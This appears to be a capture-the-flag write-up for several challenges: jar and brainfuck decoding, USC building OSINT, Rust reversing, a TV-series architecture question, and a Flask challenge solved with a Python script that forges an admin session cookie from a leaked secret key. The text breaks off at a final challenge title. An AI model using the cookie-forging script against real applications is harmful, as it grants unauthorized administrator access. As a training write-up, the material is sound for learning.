
```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ java -jar redwoods_meditation.jar
You are wandering through the woods to clear your mind, escape the concrete barriers of the modern world, and find enlig
htenment in what is known as a flag.

You come across a climbable tree, but could also simply continue further.
1: Climb the tree
2: Venture further
3: Leave
Enter a number:
```



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ unzip redwoods_meditation.jar -d .
Archive:  redwoods_meditation.jar
  inflating: ./META-INF/MANIFEST.MF
  inflating: ./Main.class
  inflating: ./mistywoods.png
```

In the code got some sort of encrypted text. Then map it to this image and got brainfuck code.





b REGEX] ☑ Global match ☐ Case insensitive
☑ Multiline matching ☐ Dot matches all

Find / Replace
Find c REGEX Replace + ☑ Global match ☐ Case insensitive
☑ Multiline matching ☐ Dot matches all

Find / Replace
Find d REGEX Replace - ☑ Global match ☐ Case insensitive
☑ Multiline matching ☐ Dot matches all


Find / Replace
Find e REGEX Replace . ☑ Global match ☐ Case insensitive
☑ Multiline matching ☐ Dot matches all

Find / Replace
Find f REGEX Replace , ☑ Global match ☐ Case insensitive
☑ Multiline matching ☐ Dot matches all


Find / Replace
Find g REGEX Replace > ☑ Global match ☐ Case insensitive

```
ccccccccccagccccccchdbgdddehcccccagcccchdbgccehcccccagddddhdbgdddehgccccccccccccceccceddddddddd
dddeagcgchhdbcccccagcccccccccchdbgccegcedddeddddecccccccccccccccccedddddddddddddddehhccccccaggccccchhdbggdddeddddddddddde
ddehhccccccaggdddddhhdbggdeehhcccccccccccaggcccchhdbggehhcccccaggdddddhhdbggeagcgchhdbabccccccaggdddhhdbggehcccccceehhcce
```


```
++++++++++[>+++++++<-]>---.<+++++[>++++<-]>++.<+++++[>----<-]>---.<>+++++++++++++.+++.--------
---.[>+>+<<-]+++++[>++++++++++<-]>++.>+.---.----.+++++++++++++++++.--------------.<<++++++[>>+++++<<-]>>---.-----------.
--.<<++++++[>>-----<<-]>>-..<<+++++++++++[>>++++<<-]>>.<<+++++[>>-----<<-]>>.[>+>+<<-][]++++++[>>---<<-]>>.<++++++..<<++.
```



```
++++++++++[>+++++++<-]>---.<+++++[>++++<-]>++.<+++++[>----<-]>---.<>+++++++++++++.+++.--------
---.[>+>+<<-]+++++[>++++++++++<-]>++.>+.---.----.+++++++++++++++++.--------------.<<++++++[>>+++++<<-]>>---.-----------.
--.<<++++++[>>-----<<-]>>-..<<+++++++++++[>>++++<<-]>>.<<+++++[>>-----<<-]>>.[>+>+<<-][]++++++[>>---<<-]>>.<++++++..<<++.
```



```
CYBORG{HEARD_TR33_F4LL}
```




Buildings

492


What is the flag?

author: gysabell

Exporting all the images from pdf (including deleted image)




```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[~]
└─$ pdfimages -all buildings.pdf output_prefix
```



Exact matches

University of Southern California
Parkside Arts & Humanities Residential College | USC Housing
650x338


usc.edu
Parkside Arts &amp; Humanities Residential College (PRB) - USC Housing
650x338



Exact matches

University of Southern California
Birnkrant Residential College | USC Housing
650x338


From here we know all of it is from USC website



PARKSIDE ARTS & HUMANITIES RESIDENTIAL COLLEGE (PRB)

920 W. 37TH PL.
LOS ANGELES, CA 90089


Customer Service Center: Arts & Humanities Residential College




BIRNKRANT RESIDENTIAL COLLEGE (BSR)

642 WEST 34TH STREET
LOS ANGELES, CA 90089

Customer Service Center: New Residential College



Dornsife Cognitive Neuroimaging Center




CARDINAL GARDENS (CAR)

3131 MCCLINTOCK AVE.
LOS ANGELES, CA 90007

Customer Service Center: Cardinal Gardens

Foursquare

Kaprielian Hall (KAP) - College Math Building...




Inkpen Lab

840 Downey Way
Laird J. Stabler (LJS) Memorial Hall
Department of Chemistry
Los Angeles
CA 90089
Group Office: LJS 251
Group Phone: +1 (213) 821-1974
Labs: LJS 253, LJS 264, OCW 210

Mike Inkpen

Assistant Professor
Pronouns: him/he/his
Email: inkpen [at] usc [dot] edu
Phone: +1 (213) 821-1910
Office: LJS 250
Twitter: @mikeinkpen

CYBORG{BRICKS}



Tommy's Artventures

331


psst.. i found the secret key used by the Tommy's Artventures flask server!
our next mission shall be to heist the flag >:)

author: neonlian


https://usc-tommyartventures.chals.io

The reference:

https://ctf.zeyu2001.com/2021/picoctf/most-cookies-150




```python
import hashlib
from itsdangerous import URLSafeTimedSerializer, TimestampSigner
from flask.sessions import TaggedJSONSerializer

session = {'user': 'admin'}
secret = '4a6282bf78c344a089a2dc5d2ca93ae6'

print(URLSafeTimedSerializer(
    secret_key = secret,
    salt = 'cookie-session',
    serializer = TaggedJSONSerializer(),
    signer = TimestampSigner,
    signer_kwargs={
        'key_derivation': 'hmac',
        'digest_method': hashlib.sha1
    }
).dumps(session))
```




```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ python3 web.py
eyJ1c2VyIjoiYWRtaW4ifQ.ZyYoWQ.WUAa4zaKXl10aaLgMwSI1HvHxYo
```

Got the key



CYBORG{oce4n5_auth3N71ca7i0N}




basic rust rev

468

I love writing code in Rust, I do not love reverse engineering Rust.
(Provided .exe is for Windows, other executable is for Linux.)


author: neonlian



```
┌──(zeqzoq㉿DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
└─$ RUST_BACKTRACE=1 ./BasicRustRev
What is your name?
Traveler
Enter a number.
1961
CYBORG{Traveler_1961}
```

Found in code

`v15 == 0x72656C6576617254` and `v11 == 1961`




Delimiter
Auto

Input

```
0x72656C6576617254
```

Output

```
relevarT
```




television


499

The attached image is from the TV series Perry Mason (2020-2023). Who was the (real-life) architect for the building in the background?
CYBORG{Firstname Lastname}

author: moonlight



3,901 Large Church Stock Videos, Footage...




The Radiant Assembly of God

The Radiant Assembly of God is an evangelical non-denominational church that was founded by Birdy McKeegan and her daughter Alice. The church is a large institution that supports itself not only through donations from the congregation, but from many real estate ventures and other properties.

Perry Mason Wiki | Fandom
https://perrymason.fandom.com › wiki › Radiant_Asse...

Radiant Assembly of God - Perry Mason Wiki - Fandom



Wikipedia
https://en.wikipedia.org › wiki › Second_Church_of_C...


Second Church of Christ, Scientist (Los Angeles)

Second Church of Christ, **Scientist** is a historic former **Christian Science** church building located at 948 West Adams Boulevard. It is located in the North ...

Etan Does LA
https://etandoesla.com › Architecture


162: Second Church of Christ, Scientist (University Park)

10 Jul 2023 — The **Second Church of Christ**, **Scientist** is a grand neoclassical church by Alfred Rosenheim, now occupied by The Art of Living Foundation.



Aerial view of church (Security Pacific National Bank Collection/Los Angeles Public Library)

To build their new home the congregation hired Alfred F. Rosenheim, a respected architect who moved from St. Louis to LA just a couple years before the church commission. He had recently turned heads with the massive steel-frame Hellman Building downtown, and then the Hamburger and Sons Department Store, said to be the largest department store west of Chicago at the time.




tictacBINGO

